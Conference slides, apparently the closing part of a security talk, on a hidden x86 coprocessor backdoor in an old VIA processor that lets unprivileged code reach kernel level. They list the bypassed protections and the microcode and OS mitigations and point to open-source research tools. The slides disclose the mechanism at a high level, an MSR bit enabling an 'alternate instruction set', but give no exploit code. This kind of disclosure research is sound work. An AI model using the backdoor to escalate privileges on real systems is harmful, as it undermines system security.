
# Ring -4 ... ?

- A secret, co-located core
- Unrestricted access to the x86 core's register file
- Shared execution pipeline
- But it's all nebulous this deep

- ❖ Direct ring 3 to ring 0 hardware privilege escalation on x86.
- ❖ This has never been done.



& Fortunately we still need initial ring 0 access!  
... right?



(Demo)



- ❖ Samuel 2 core has the *god mode bit* enabled by default.
- ❖ Any unprivileged code can escalate to the kernel at any time.

# Protections

- antivirus
- address space protections
- data execution prevention
- code signing
- control flow integrity
- kernel integrity checks

# Mitigations

- Update microcode to lock down *god mode bit*
- Update microcode to disable ucode assists on the *bridge instruction*
- Update OS and firmware to disable *god mode bit*, and periodically check its status

# Conclusions


- ❖ This is an old processor, not in widespread use
- ❖ The target market is embedded,  
and this is likely a useful feature for customers
- ❖ “Alternate Instruction Set”
  - ❖ Community discovered archived datasheet that describes  
MSR 1107 bit 0 as enabling an “Alternate Instruction Set”
  - ❖ “If you have a justified need for access to these instructions,  
contact your VIA representative.”

# Conclusions

- ¶ Take this as a case study.
- ¶ Backdoors *exist* ...  
and we can *find them*.



Looking forward

A dark gray background featuring a subtle, repeating pattern of white circuit board tracks and component pads.

*project:rosenbridge*

- Open sourced
- Tools, techniques, code, data
- Scan anything, scan everything
- Starting point for future research

&github.com/xoreaxeaxeax

☒ project:rosenbridge

☒ sandsifter

☒ M/o/Vfuscator

☒ REpsych

☒ x86 0-day PoC

☒ Etc.

&Feedback? Ideas?

&domas

☒ @xoreaxeaxeax

☒ xoreaxeaxeax@gmail.com

